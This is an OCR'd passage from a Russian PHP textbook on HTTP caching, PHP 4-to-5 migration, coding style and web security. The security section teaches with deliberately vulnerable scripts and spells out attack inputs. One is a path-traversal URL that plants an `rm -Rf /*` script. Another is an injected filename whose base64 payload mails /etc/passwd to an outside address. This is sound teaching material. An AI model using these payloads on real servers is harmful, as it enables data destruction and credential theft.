Если вы используете HTTP 1.1, то захотите применять заголовок `Cache-Control`, который заменил `Pragma`. Ниже показан эквивалент предыдущего выражения `Pragma`:

```
Cache-Control: No-cache
```

Классическое кэширование HTTP 1.0 управлялось с применением заголовка `If-Modified-Since` в запросе `GET`. При таком подходе клиент сообщал серверу, что он должен присылать данные для указанного URL, только если они были модифицированы после заданного момента времени, переданного в заголовке. Если документ не модифицировался, посылался код состояния 304 (Not Modified).

Кроме заголовка `If-Modified-Since` существует также заголовок `If-Unmodified-Since`. Этот заголовок указывает серверу, что присылать данные нужно, только если они не изменялись после указанной даты.

В HTTP 1.1 был предложен новый подход к управлению кэшированием – `E-Tag`. `E-Tag` – это уникальный идентификатор, ассоциированный с определенным документом и вычисляемый на основе его содержимого. Если вы думаете о `E-Tag`, как MD5-хеше содержимого документа, то имеете хорошее представление о нем (фактически хеширование MD5 – это один из способов вычисления `E-Tag` документа). Идея заключается в том, что если изменился, то его `E-Tag` также изменился. Это упрощает проверку – нужно сверять только значение `E-Tag`, а не URL вместе с датой модификации. К тому же, если вы работаете с динамическими документами, им часто недостает даты последней модификации, что дает еще один аргумент в пользу применения `E-Tag` для управления кэшированием.

Если вы программируете на PHP, то должны использовать функцию `header()`, чтобы отправит соответствующий `E-Tag`, как показано ниже в примере:

```
<?php
   $etag = md5($content);
   header("ETag: $etag");
?>
```

При программировании на уровне клиента заголовки `If-Match` или `If-None-Match` применяются для проверки специфического `E-Tag`.

Миграция приложений из PHP 4 в PHP 5

ПРИЛОЖЕНИЕ

B

В ЭТОМ ПРИЛОЖЕНИИ...

- Конфигурация
- Объектно-ориентированное программирование
- Новое поведение функций
- Дополнительные источники

Девяносто пять процентов PHP 5 обратно совместимо с PHP 4. Восьмидесяти процентам владельцев сайтов не придется вносить изменения, переводя свои сайты с PHP 4 на новую версию. Семьдесят пять процентов авторов собирают статистику.

Однако некоторые изменения в PHP 5 потребуют небольших усилий, чтобы заставить работать ваш старый код. Но не переживайте: вам придется проверить всего несколько моментов, и все они описаны в этом приложении. Здесь внимание сосредоточено не на новых средствах, а на том, что нужно сделать, чтобы выполнить миграцию системы и приложений от PHP 4 к PHP 5.

Конфигурация

Инсталляция самого PHP 5 описана в приложении А. Сода же включено только описание обновления PHP. Старая версия должна быть удалена, а новая установлена. Однако у вас есть шанс сохранить большинство своих конфигурационных файлов – как для вашего Web-сервера, так и для самого PHP.

Начнем с конфигурации Web-сервера. Все будет зависеть от того, инсталлирован ли у вас PHP как модуль или же как CGI. Для модулей наиболее важное изменение состоит в том, что имена модулей изменились между PHP 4 и PHP 5. Пользователи Windows особенно должны обратить на это внимание. В PHP 4 конфигурационный файл Apache `httpd.conf` содержит следующую строку:

```
LoadModule php4_module /путь/к/php4apache.dll
```

В PHP 5 и имя дескриптора модуля и имя файла изменились, и теперь включают цифру 5:

```
LoadModule php5_module /путь/к/php5apache.dll
```

Это изменение забывают выполнить настолько много пользователей, что страница сообщений об ошибках теперь содержит предупреждение о том, чтобы об этой (мнимой) ошибке не сообщали (рис. B.1).

Также следует отметить, что в Windows-версии изменилось местоположение библиотеки `ISAPI.DLL`. В PHP 4 модуль размещается в подкаталоге по имени `sapi`, в то время как в PHP 5 – в главном каталоге инсталляции PHP.

Пользователей Windows CGI, с другой стороны, коснулось другое изменение, которое произошло после этапа бета-тестирования PHP 5: имя исполняемого файла PHP изменилось с `php.exe` (имя, которое он имел в очень ранних версиях для Windows) на `php-cgi.exe`. Файл `php.exe` в ZIP-архиве PHP 5 – это CLI-версия. Поэтому конфигурация должна быть обновлена – как в `httpd.conf` для Apache, так и в отображении расширений файлов для Microsoft IIS.

НА ЗАМЕТКУ

Если вы не хотите трогать существующую конфигурацию, можно переименовать `php.exe` в `php.exe.old`, а затем скопировать `php-cgi.exe` в `php.exe`; тогда ваша старая конфигурация останется действительной.

Конфигурационный файл `php.ini` можно оставить неизменным. В Windows, однако, об одном изменении все же стоит упомянуть. В PHP 4 (и ранних версиях PHP 5) каталог, содержащий расширения PHP, такие как поддержка MSSQL, назывался `extensions`.




Рис. В.1. *Уведомляйте об ошибках, но не о сообщении "specified module not found"*

Последние выпуски и финальная версия PHP 5 содержит все DLL-библиотеки расширений в каталоге `ext`, что привело соглашения об именах в соответствие с соглашениями PHP CVS. Поэтому измените строку:

```
extension_dir = C:\php\extensions
```

на

```
extension_dir = C:\php\ext
```

НА ЗАМЕТКУ

Конечно, хорошей идеей будет проанализировать файл `php.ini.recommended`, поставляемый вместе с PHP 5, как на предмет рекомендаций по конфигурации, так и на предмет новых директив. По адресу `http://www.php.net/manual/en/migration5.newconf.php` можно найти список всех новых директив `php.ini`. Возможно, самой важной из них является `register_long_arrays`. Если она отключена, то массивы `$HTTP_*_VARS` не зарегистрированы. Поскольку владельцы Web-хостов вправе отключать эти (устаревшие) массивы, теперь самое время найти все вхождения и заменить их массивами `$_*`.

Объектно-ориентированное программирование

Пожалуй, наиболее существенное изменение, произошедшее в PHP 5, касается его поддержки объектно-ориентированного программирования (ООП). В главе 13 рассматриваются эти новые средства; здесь мы только кратко проанализируем, какие из них могут задеть старые сценарии.

Самое важное изменение, которое может вызвать проблемы со старым кодом — передача объектов. В PHP 4 это делалось по умолчанию с использованием передачи по значению: объект копировался, и эта копия передавалась методу. В PHP 5 это принципиально изменилось. Новые объекты по умолчанию передаются по ссылке. Это значит, что изменения объекта в методе означают изменения исходного объекта. Когда разработчики ядра PHP проводили конференции на тему PHP 5, это вызывало наибольшее количество вопросов. В листинге B.1 представлен пример.

Листинг B.1. Передача объектов

```
<?php
   class Programmer {
      var $name;

      function Programmer($s) {
         $this->name = $s;
      }
   }
   function GeekMode($p) {
      $p->name .= " aka Coogle";
   }
   $p = new Programmer("Джон Коггзолл");
   echo("<p>Они зовут его " . $p->name . "</p>");
   GeekMode($p);
   echo("<p>Они также зовут его " . $p->name . "</p>");
?>
```

В PHP 4 строка "Они зовут его Джон Коггзолл" печатается дважды. Однако в PHP 5 второй раз выводится "Они также зовут его aka Coogle". Дело в том, что объект `Programmer` передается в функцию `GeekMode()` по ссылке. То есть, изменения этого объекта также видимы в главной процедуре.

Это очень важно при клонировании объектов. Команда `$object2 = $object1` создает ссылку на `$object1` из объекта `$object2`. Если вы хотите создать копию, которую можно будет модифицировать независимо, используйте оператор `clone`:

```
$object2 = clone $object1;
```

Другие изменения ООП не так существенны для новых приложений, однако их стоит упомянуть:

- Приведение объектов с использованием `(int)$object` — невинный трюк в PHP 4, призванный определить, имеет ли объект набор свойств — вызывает предупреждение в PHP 5 (и всегда один и тот же результат — `1`).
- В PHP 5 сравнение объектов с использованием операции `==` возвращает `true` только в том случае, если оба они ссылаются на один и тот же объект.

Рекомендованный способ миграции существующих приложений — переписать код ООП ваших PHP-сценариев в соответствии с новыми правилами. Например, большинство модулей PEAR были переписаны сразу после появления бета-версий PHP 5, чтобы дать возможность использовать их как с PHP 4, так и с PHP 5. Однако при некоторых обстоятельствах можно использовать обходной путь. Включив директиву `zend.ze1_compatibility_mode` в `php.ini`, вы можете заставить PHP 5 вести себя так,

как PHP 4 в отношении обращения с объектами. Эта директива также может быть установлена с помощью `ini_set()`, если у вас нет доступа к файлу `php.ini` (например, на хосте общего пользования), или же если хотите использовать такое поведение только на некоторых страницах:

```
ini_set(zend.zel_compatibility_mode, "On");
```

НА ЗАМЕТКУ

Другим изменением является то, что в новом PHP 5 внутри классов более не допускается присвоение `$this`. Однако все равно в большинстве случаев, если не во всех, этого делать и не следует.

Новое поведение функций

Некоторые хорошо известные PHP-функции изменили свое поведение, так что код, который их использует, может порождать странные результаты. По адресу `http://www.php.net/manual/en/migration5.incompatible.php` вы найдете полный список изменений, тем не менее, два наиболее существенных изменения рассматриваются здесь.

Во-первых, `array_merge()` теперь в качестве параметров принимает только массивы, а не скалярные значения, такие как строки. Если вы попытаетесь передать скалярное значение `array_merge()`, появится предупреждение (`E_WARNING`). Такой вызов вернет значение `NULL`. Чтобы добавить скалярный элемент к массиву, теперь рекомендуется использовать `array_push()`.

Во-вторых, `strrpos()` и его нечувствительная к регистру версия `strripos()` теперь ищет полный второй параметр (`needle`) в первом (`haystack`). Ранее выполнялся поиск только первого символа `needle`.

Дополнительные источники

Онлайновое руководство по PHP содержит целый раздел, посвященный миграции от PHP 4 к PHP 5. В нем также раскрываются новые средства PHP 5, которые никак не касаются миграции, но, тем не менее, могут быть интересны. Вы можете найти руководство по миграции по адресу `http://www.php.net/manual/en/migration5.php`.

Лекции о миграции от PHP 4 к PHP 5 читает Дерик Ретанс (Derick Rethans). Вы можете найти его слайды по адресу:

`http://www.derickrethans.nl/pres-breaking/talk.html`

и PDF-версию (с низким качеством печати) лекций — по адресу:

`http://www.derickrethans.nl/files/breaking.pdf`

И, наконец, компания Zend публикует в своем разделе "PHP 5 Migration" постоянно расширяющийся список учебных примеров:

`http://www.zend.com/php5/casestudies.php`

ПРИЛОЖЕНИЕ

Г

Хорошая техника программирования и вопросы производительности

В ЭТОМ ПРИЛОЖЕНИИ...

- Общие ошибки стиля
- Общие соображения безопасности
- Стиль и безопасность — протоколирование

Хотя внимательное прочтение всех глав настоящей книги должно было дать все необходимое для понимания PHP, ни одна книга не может сделать вас хорошим программистом. Необходимый опыт достигается только методом проб и ошибок. Некоторые общие аспекты хорошего программирования, которые могут быть весьма ценны, будут описаны в настоящем приложении.

В этом приложении мы поговорим о принципах. Хотя примеры и будут приведены, они послужат лишь частными иллюстрациями "генеральной линии". В конечном итоге принятие конкретных решений в процессе программирования остается на вашей совести как разработчика. Цель настоящей главы — открыть глаза на то, что необходимо, чтобы стать хорошим программистом.

Общие ошибки стиля

Стиль — по определению вещь субъективная. Нет ничего верного или неверного, когда речь идет о стиле. Однако всегда существует выбор, способствующий хорошей практике. В этом разделе мы раскроем некоторые стилистические принципы, которые облегчат дальнейшую поддержку вашего кода и обеспечат его безопасность.

Директивы конфигурации

Если заглянуть в стандартный файл `php.ini`, то можно увидеть около 250 разнообразных директив конфигурации. Каждая из них влияет на поведение PHP различным образом, и вряд ли найдутся два сервера, у которых будет абсолютно одинаковая конфигурация. Это означает, что если вы пишете код, который планируете использовать на более чем одном сервере, следует рассмотреть те директивы, которые могут повлиять на код. Например, рассмотрим фрагмент кода, представленный в листинге Г.1.

Листинг Г.1. Использование сокращенных дескрипторов PHP

```
<?
   $name = "Джон";
   echo "Добро пожаловать, $name!";
?>
```

Хотя это — абсолютно тривиальный сценарий, он не запустится почти ни на одной из современных версий PHP. Причина проста: он использует сокращенный дескриптор `<?` для обозначения начала блока кода PHP. Эти сокращенные версии дескрипторов доступны только в случае, если включена директива конфигурации `short_tags`. Хотя это и вопрос стиля, все же насколько это возможно, ваш код не должен полагаться на то, что конфигурационные директивы будут установлены определенным образом. Применение таких директив, как `allow_call_time_pass_reference`, `magic_quotes_gpc`, `magic_quotes_runtime`, `register_globals` и тому подобных, лишь приведет к проблемам с любыми приложениями, рассчитанными на долговременное использование.

PHP снисходителен к ошибкам

Признаем существующие положение вещей — PHP на самом деле весьма снисходительный язык программирования. Есть много ситуаций, когда, несмотря на наличие ошибок, он будет нормально работать. Например, рассмотрим пример в листинге Г.2.

Листинг Г.2. Доступ к массиву с неправильным индексом

```
<?php
   $mylist = array('name' => "Джон Коггэолл",
                   'website' => "http://www.coggeshall.org/");
   echo "Имя: ".$mylist[name]." (Web-сайт: ".$mylist[website].")<BR/>\n";
?>
```

Будем надеяться, если вы посмотрите на этот фрагмент кода, то вам должно быть совершенно ясно, почему он озаглавлен, как "Доступ к массиву с неправильным индексом". Проблема состоит в том, что пропущены кавычки при обращении к индексу name массива $mylist. Однако когда этот код выполняется, его вывод будет таким, как ожидалось:

```
Имя: Джон Коггэолл (Web-сайт: http://www.coggeshall.org/)
```

Это прекрасно, если только у вас не установлен набор сообщений об ошибках, включающий E_NOTICE (по умолчанию игнорируемый). Вот что произойдет: поскольку ясно, что в этом случае индекс массива не является целым числом, PHP попытается найти константы name и website, чтобы их использовать. А поскольку эти константы не существуют, PHP предположит, что эти значения должны быть строковыми ключами массива, и использует их в этом качестве. Помимо того, что это — отвратительный стиль программирования, данный сценарий может быть полностью разрушен добавлением оператора define, определяющего константы name и website.

Этот пример демонстрирует две наиболее частых ошибки программирования на PHP. Первая из них, и более очевидная, — нужно все константные строки указывать в кавычках. Это, однако, только один пример из многих, когда PHP снисходителен к ошибкам. Хотя код из листинга Г.2 и генерирует предупреждение E_NOTICE, во многих конфигурациях это предупреждение полностью игнорируется и никогда не отображается. Чтобы предохранить себя от головной боли, всякая разработка на PHP должна выполняться при включенных сообщениях обо всех ошибках (E_ALL). Это предупредит вас о потенциальных случаях "плохой практики", которую PHP прощает вашим сценариям. Для тех из вас, кто считает себя сторонником чистоты стиля, в PHP 5 добавлен новый уровень ошибок E_STRICT. Этот уровень ошибок является более строгим, чем E_NOTICE. В частности, E_STRICT используется для обозначения кусков кода, которые работают полностью так, как ожидалось, но делают это лишь для обеспечения обратной совместимости с более старыми версиями PHP.

НА ЗАМЕТКУ

Несмотря на то что это выглядит очень странно, все же следующий фрагмент представляет собой полностью правильный PHP-код. Он использует возможности синтаксиса динамического присвоения ${}, чтобы создавать переменные, имена которых состоят из символов NULL и выше. Удивительно, но он не генерирует никаких ошибок при выполнении:

```
<?php
for(${chr(0x5F)}=chr(0x61),${0x0}=0x61,${0x2A}=0;${0x0}!=0x7B;${0x0}++)$
{
 chr(0xD)][(${0x2A}++)]= chr(${0x0});${(${${_}}=rand(0x0,0xFF))}=
 '0713130F3A2F2F020E0606041207000B0B2E0E1106'
;${0x0}^=${0x0};for(;${0x0}<=0x28;${0x0}+=(int)chr(0x31)){${0x32}=
```

```
 hexdec(${$a}[${0x0}].${$a}[${0x0}+1]);@${$z}.=
 (${0x32}>0x19)?chr(${0x32}):${
 chr(0xD)}[${0x32}];++${0x0};}echo "{${""}}\n"
?>
```

Не беспокойтесь, если не сможете понять, что делает этот код; он написан не для того, чтобы быть понятым! Это просто пример того, насколько PHP снисходителен — даже при наличии весьма серьезных ошибок, он выполняет свою работу.

Изобретение колеса

За годы программистской практики автора на PHP одна вещь поражала его несколько раз — он изобретал колесо. Рассмотрим функцию в листинге Г.3, которая размещает строку в поле определенной длины для отображения.

Листинг Г.3. Функция textwrap() для заворачивания текста

```
function textwrap($text, $wrap=80, $break='<BR>'){
   $len = strlen($text);
   if ($len > $wrap){
       $h = '';
       $lastWhite = 0;
       $lastChar = 0;
       $lastBreak = 0;

       while ($lastChar < $len){
         $char = substr($text, $lastChar, 1);
         if (($lastChar - $lastBreak > $wrap) &&
              ($lastWhite > $lastBreak)){
              $h .= substr($text, $lastBreak, ($lastWhite - $lastBreak));
              $h .= $break;
              $lastChar = $lastWhite + 1;
              $lastBreak = $lastChar;
         }

         /* Можете включить другие символы
            в качестве допустимых пробельных... */
         if ($char == ' ' ||
              $char == chr(13) ||
              $char == chr(10)){
              $lastWhite = $lastChar;
         }
         $lastChar = $lastChar + 1;
       }
       $h .= substr($text, $lastBreak);
   }
   else{
       $h = $text;
   }
   return $h;
}
```

Способ работы этой функции нелогичен. Дело в том, что в написании этой функции абсолютно нет необходимости. Руководство по PHP — наш настоящий друг, поскольку содержит описание функции `wordwrap()`, которая выполняет ту же работу всего в одной строке кода (см. `http://www.php.net/wordwrap`).

PHP содержит более 5 000 индивидуальных функций, включая огромную базу функций, классов и интерфейсов. Нет ничего более разочаровывающего, чем написать функцию, которая делает что-то полезное, только для того, чтобы в конце обнаружить, что ваша работа была напрасной. Если вы думаете, что в PHP должна быть определенная функция, то, скорее всего, она есть и должна быть использована. Помимо того, что она, вероятно, будет в большей степени свободна от ошибок, внутренние функции к тому же работают определенно быстрее, чем даже самые оптимизированные версии, написанные на PHP.

Переменные — используйте, но не злоупотребляйте

Переменные – наиболее критичная часть почти любого сценария, который можно вообразить. Однако существует четкая линия между логичным использованием переменных и злоупотреблением ими. Ниже приведены несколько общих правил, которые помогут вам использовать переменные в коде надлежащим образом.

Совет 1: быть или не быть переменным — вот в чем вопрос

Частенько автору доводилось сталкиваться с кодом, подобным такому:

```
<?php
 $temp = somefunctioncall();
 echo $temp;
?>
```

Хотя это и не очевидно, создание новой переменной, когда ее значение используется в сценарии лишь однажды — почти всегда плохая идея. В таких случаях просто перепишите код так, чтобы он использовал значение непосредственно:

```
<?php
 echo somefunctioncall();
?>
```

Конечно, практика непосредственного использования возвращенных значений также может быть не особенно хороша, если при этом пишется сценарий, который трудно прочесть:

```
<?php
 $list = sort(explode(",", file_get_contents(basename($_GET['filename']))));
?>
```

Хотя можно было посвятить целую главу описанию правил и исключений, следует отметить только, что необходимо помнить о главной цели — сделать код легким в сопровождении, насколько это возможно. Как чтение хорошей книги, чтение хорошего кода должно быть естественным — в идеале настолько, чтобы стиль был максимально прозрачен для читателя.

Совет 2: не должно быть ничего непонятного

Хотя это и выглядит достаточно очевидной концепцией, просто поразительно, насколько часто она игнорируется. Имена переменных, а также все метки в общем случае должны существовать и разумно описывать их функции. Например, рассмотрим такой код:

```
<?php
   $t = newest('O', 80, 7, 2, 1);
?>
```

Что делает этот код? Похоже, он возвращает "newest" ("новейшее") значение чего-то, но в то же время это может быть сокращением "new estimate" ("новая оценка"). Но даже если нам известно назначение функции, каково назначение параметров?

Этот краткий однострочный пример содержит в концентрированном виде то, чего вы избегать при написании кода. Самая большая проблема с этим кодом — это непосредственное использование константных значений в качестве параметров при вызове функции. Хотя иногда константы и применяются в коде, когда возможно, они должны использоваться посредством правильно определенных именованных предложений. Передача функции пяти параметров без какого бы то ни было указания на их использование в функции — это замечательный способ сделать ваш код трудным в сопровождении.

Другой такой способ — применять переменные, не имеющие осмысленных имен. В нашем примере возвращаемое значение вызова функции присваивается переменной `$t`. Однако для чего эта переменная предназначена? Является ли она временной переменной, либо должна содержать информацию, используемую во всем сценарии? Когда вы создаете метки любого рода, будь они константами или стандартными переменными, они всегда должны быть осмысленными. В качестве главного правила примите следующее: имена переменных никогда не должны быть короче двух символов, и все, что не является временными переменными, должно иметь информативное имя.

После внесения этих стилистических изменений последний пример должен выглядеть так:

```
<?php
   define("NG_OTHER", 'O');
   define("NG_MAX_COLS", 80);
   define("NG_MAX_ROWS", 7);
   define("NG_MAX_ARTICLES", 2);
   define("NG_FONT_SIZE", 1);
   $content = new_news(NG_OTHER, NG_MAX_COLS, NG_MAX_ROWS,
                       NG_MAX_ARTICLES, NG_FONT_SIZE);
?>
```

Хотя это и несколько длиннее, выгода от разумного использования переменных и констант в значительной степени облегчит сопровождение кода. Теперь совершенно ясно назначение функции, а также смысл и значение принимаемых ею параметров. Пишите такой код, который позволит и вам, и другим его читателям сконцентрироваться на логике приложения, а не на попытках понять какие-то невразумительные имена констант и переменных.

Общие соображения безопасности

Безопасность, особенно тот род безопасности, который предотвращает получение доступа к вашему Web-серверу со стороны умных хакеров, можно сравнить с черной магией. Не существует книги или списка правил, которые могли бы в полной мере защитить ваш сайт и данные от злонамеренных пользователей. Но, несмотря на это, есть множество вещей, которые должны быть приняты во внимание и реализованы, чтобы обеспечить такую защиту. В этом разделе мы рассмотрим наиболее часто допускаемые ошибки безопасности в PHP-сценариях и способы их предотвращения.

Непреднамеренные последствия

Самая большая брешь в безопасности любого сценария появляется, когда разработчик допускает ошибку, не принимая во внимание возможных последствий от применения написанного им кода. Если код написан без учета возможного нарушения безопасности, как можно ожидать серьезного ее обеспечения? Чтобы проиллюстрировать эту мысль, рассмотрим листинг Г.4.

Листинг Г.4. Безобидная с виду функция

```
<?php
   function write_text($filename, $text="") {
     static $open_files = array();

     // Если имя файла - null, закрыть все открытые файлы
     if($filename == NULL) {
        foreach($open_files as $fr) {
          fclose($fr);
        }
        return true;
     }

     $index = md5($filename);

     if(!isset($open_files[$index])) {
        $open_files[$index] = fopen($filename, "a+");
        if(!$open_files[$index]) return false;
     }

     fputs($open_files[$index], $text);
     return true;
   }
?>
```

Эта функция, задуманная разработчиком как стандартная вспомогательная функция, выглядит вполне безобидно. Она принимает два параметра — `$filename` и `$text` — и предназначена для того, чтобы облегчить доступ к файлу. Однако она же может привести к серьезной бреши в безопасности, которая может иметь довольно-таки неприятные последствия. Например, предположим, что эта функция используется в сценарии, показанном в листинге Г.5 (предположим, что функция `write_text()` определена в файле `write_text.php`).

Листинг Г.5. Простой сценарий для сохранения цитат

```
<HTML><BODY>
<FORM ACTION="<?=$_SERVER['PHP_SELF']?>" METHOD=GET>
Выберите вид цитаты:
<SELECT NAME="quote" SIZE=3>
<OPTION VALUE="funny">Юмористическая</OPTION>
<OPTION VALUE="political">Политическая</OPTION>
<OPTION VALUE="love">Романтическая</OPTION>
</SELECT><BR>
Текст цитаты: <INPUT TYPE="text" NAME="quote_text" SIZE=30>
<INPUT TYPE="submit" VALUE="Сохранить">
</FORM>
</BODY></HTML>
<?php
    include_once('write_text.php');
    $filename = "/home/web/quotes/{$_GET['quote']}";
    $quote_msg = $_GET['quote_text'];
    if(write_text($filename, $quote_msg)) {
      echo "<CENTER><HR><H2>Цитата сохранена!</H2></CENTER>";
    } else {
      echo "<CENTER><HR><H2>Ошибка при записи цитаты</H2></CENTER>";
    }
    write_text(NULL);
?>
```

Этот сценарий, представляющий простую функциональность для записи цитат в набор текстовых файлов, на первый взгляд выглядит нормально. Однако знаете вы об этом, или нет, но он может быть также использован для взлома вашего Web-сервера злонамеренным пользователем. Обратите внимание, что код в листинге Г.5 использует HTTP-запрос GET, и посмотрите, как он поведет себя при вызове с использованием следующего URL-адреса:

```
http://www.example.com/quotes.php?quote=
  different_file.dat&quote_text=garbage
```

Предполагая, что код из листинга Г.5 сохранен на Web-сервере как quotes.php, что произойдет при его запуске? Если сценарий запустит злоумышленник, то вместо внесения новой цитаты в существующий файл, будет создан совершенно новый файл different_file.dat с данными, переданными переменной quote_text. Помимо нежелательного поведения, этот сценарий может представлять потенциальную угрозу безопасности. Например, если параметр quote будет именем файла '../../../etc/passwd', то в этом случае злоумышленник даже может использовать этот сценарий для регистрации нового пользователя в вашей системе.

НА ЗАМЕТКУ

Главная опасность, которой можно избежать — это запуск вашего Web-сервера с правами, позволяющими ему создавать новых пользователей (то есть с правами администратора или эквивалентного суперпользователя). Если ваш Web-сервер имеет такие права, настоятельно рекомендуется немедленно устранить эту угрозу безопасности.

Хотя в данном случае и маловероятно, что такой сценарий будет использован для регистрации нового пользователя в системе, в зависимости от обстоятельств, этот сценарий может быть использован для создания других произвольных PHP-сценариев на вашем Web-сервере. Это весьма вероятная ситуация, поскольку многие Web-серверы обладают таким набором привилегий, что могут модифицировать или создавать документы в своем дереве документов. При некоторой догадливости, используя метод проб и ошибок, злоумышленник, который пожелает разрушить ваш Web-сайт, может написать простой сценарий:

```
<?php set_time_limit(0); `rm -Rf /*` ?>
```

Этот сценарий может быть затем записан где-то в дереве документов с помощью сценария `quotes.php`:

```
http://www.example.com/quotes.php?quote=..%2F..%2F..
%2Fhome%2Fwww%2Fhtdocs%2Fdelete.php&quote_text=
%3C%3Fphp+%60rm+-Rf+%2A%60%3B+%3F%3E
```

который, если предположить, что корень документов Web-сервера находится в `/home/www/htdocs/`, сохранит новый сценарий `delete.php` в этом каталоге. После этого для того, чтобы удалить все содержимое Web-сайта (включая сценарий, который это сделает), можно просто ввести в адресной строке браузера такой URL:

```
http://www.example.com/delete.php
```

Вот и все. То, на удаление чего имеет право ваш Web-сервер, будет удалено — и вашего сайта не станет.

Предотвращение рода подобного рода атак трудно объяснить. Существует много способов усовершенствования и повышения безопасности этого сценария, без особой разницы между ними. Основная идея в том, что сценарий `quotes.php` не должен допускать обращения к именам файлов, кроме тех, запись в которые вы, как разработчик, позволите. В данном случае это означает использование функции `basename()` для GET-переменной `quote` перед ее использованием. Окончательное решение зависит от потребностей вашего приложения.

Урок, приведенный здесь, достаточно прост, и на самом деле представляет одно основополагающее правило безопасности: *никогда не доверяйте внешним данным*. Будь то полученные от пользователя в составе запроса HTTP, либо переменной окружения Web-сервера, либо cookie-набора — безопасность вашего приложения никогда не должна полагаться на непроверенные данные из внешних источников.

Системные вызовы

PHP представляет множество функций и конструкций, которые позволяют осуществлять системные вызовы. Эти функции — `system()`, `exec()`, `passthru()`, `popen()` и оператор обратной кавычки (`) — должны использоваться в ваших сценариях крайне осторожно. Как в случае, описанном в предыдущем разделе, все угрозы безопасности, связанные с использованием системных вызовов PHP, могут быть предотвращены. В этом разделе мы опишем общий сценарий, снижающий уровень безопасности, а также функции, которые можно применять, чтобы помешать злоумышленникам.

Вначале рассмотрим сценарий, предназначенный для принятия файлов, загруженных через HTTP. Сценарий принимает файл, сжимает его и помещает в определенный каталог. Одно из требований этого сценария заключается в том, чтобы исходное имя файла, как он существует на клиентской машине, поддерживалось, и чтобы добавлялось расширение .zip. Код сценария показан в листинге Г.6.

Листинг Г.6. Небезопасный сценарий загрузки и сжатия файлов

```
<?php
   $zip = "/usr/bin/zip";
   $store_path = "/usr/local/archives/";

   if(isset($_FILES['file'])) {
     $tmp_name = $_FILES['file']['tmp_name'];
     $cmp_name = dirname($_FILES['file']['tmp_name']) .
         "/{$_FILES['file']['name']}.zip";
     $filename = basename($cmp_name);

     if(file_exists($tmp_name)) {
        $systemcall = "$zip $cmp_name $tmp_name";
        $output = `$systemcall`;

        if(file_exists($cmp_name)) {
          $savepath = $store_path.$filename;
          rename($cmp_name, $savepath);
        }
     }
   }
?>

<HTML>
<HEAD><TITLE>Небезопасный сценарий zip-сжатия файлов</TITLE></HEAD>
<BODY>
<FORM ENCTYPE="multipart/form-data"
     ACTION="<?php echo $_SERVER['PHP_SELF']; ?>" METHOD="POST">
<INPUT TYPE="HIDDEN" NAME="MAX_FILE_SIZE" VALUE="1048576">
Файл для сжатия: <INPUT NAME="file" TYPE="file"><BR />
<INPUT TYPE="submit" VALUE="Сжать">
</FORM>
</BODY>
</HTML>
```

Хотя это сценарий выглядит безопасным, все же, как вы вскоре увидите, злоумышленник с его помощью может выполнять на вашем сервере нежелательные команды оболочки. Рассмотрим следующий фрагмент листинга Г.6:

```
   if(file_exists($tmp_name)) {
      $systemcall = "$zip $cmp_name $tmp_name";
      $output = `$systemcall`;

      if(file_exists($cmp_name)) {
         $savepath = $store_path.$filename;
         rename($cmp_name, $savepath);
```

Вы видите потенциальную угрозу безопасности в этом сегменте? Ответ — в способе присвоения значения переменной `$cmp_name`. Поскольку сценарий должен сохранять исходное имя файла, используется ключ name суперглобального массива `$_FILES` (имя файла, как оно есть на клиентской машине). Выглядит разумным, но представим себе пользователя, который указывает имя загружаемого файла следующим образом:

```
;php -r '$code=base64_decode(\"bWFpbCBiYWRlc2VyQHNvbWV3aGVyZS5
jb20gPCAvZXRjL3Bhc3N3ZA==\"); system($code);';
```

Хотя и странное имя файла, оно вполне корректно для Unix-совместимых файловых систем. Как повлияет такое имя на выполнение нашего сценария? Можно следующим образом быстро проверить содержимое переменной `$systemcall`, которое будет содержать команду оболочки, исполняемую PHP-сценарием:

```
/usr/bin/zip /tmp/;php -r '$code=base64_
decode("bWFpbCBiYWRlc2VyQHNvbWV3aGVyZS5jb20gP
CAvZXRjL3Bhc3N3ZA=="); system($code);';.zip /tmp/phpY4iat
```

Если эта команда выполняется в Unix-подобной операционной системе, то командный процессор интерпретирует символ точки с запятой (;) как разделитель между тремя различными командами:

```
[user@localhost]# /usr/bin/zip /tmp/
[user@localhost]# php -r
'$code=base64_decode("bWFpbCBiYWRlc2VyQHNvbWV3aGVyZS5jb20gPCAvZXRjL3Bhc3N3ZA==")
; system($code);'
[user@localhost]# .zip /tmp/phpY4iat
```

Очевидно, что сценарий не был предназначен для выполнения трех отдельных команд. И еще больше тревожит то, что в то время как его назначение — сжимать загруженный файл, будет выполнен произвольный PHP-сценарий, содержащий следующий код:

```
<?php
 $code =
base64_decode("bWFpbCBiYWRlc2VyQHNvbWV3aGVyZS5jb20gPCAvZXRjL3Bhc3N3ZA==");
 system($code);
?>
```

В конечном итоге в результате всех этих манипуляций будет выполнена следующая команда оболочки:

```
mail baduser@somewhere.com < /etc/passwd
```

То, что выглядело как простой сценарий, предназначенный для выполнения тривиальной задачи, превратилось в открытую дверь ко всему Web-серверу! За несколько простых шагов злоумышленник получает полное содержимое вашего файла паролей и имеет возможность и дальше исполнять на вашем сервере любые команды, какие ему понадобятся. Он может загрузить сценарий, который отправит по почте все ваши PHP-сценарии, находящиеся на сервере (чтобы найти имена пользователей, пароли и прочие бреши в безопасности), либо что-то другое, что он пожелает.

Предотвращение атак, связанных с системными вызовами

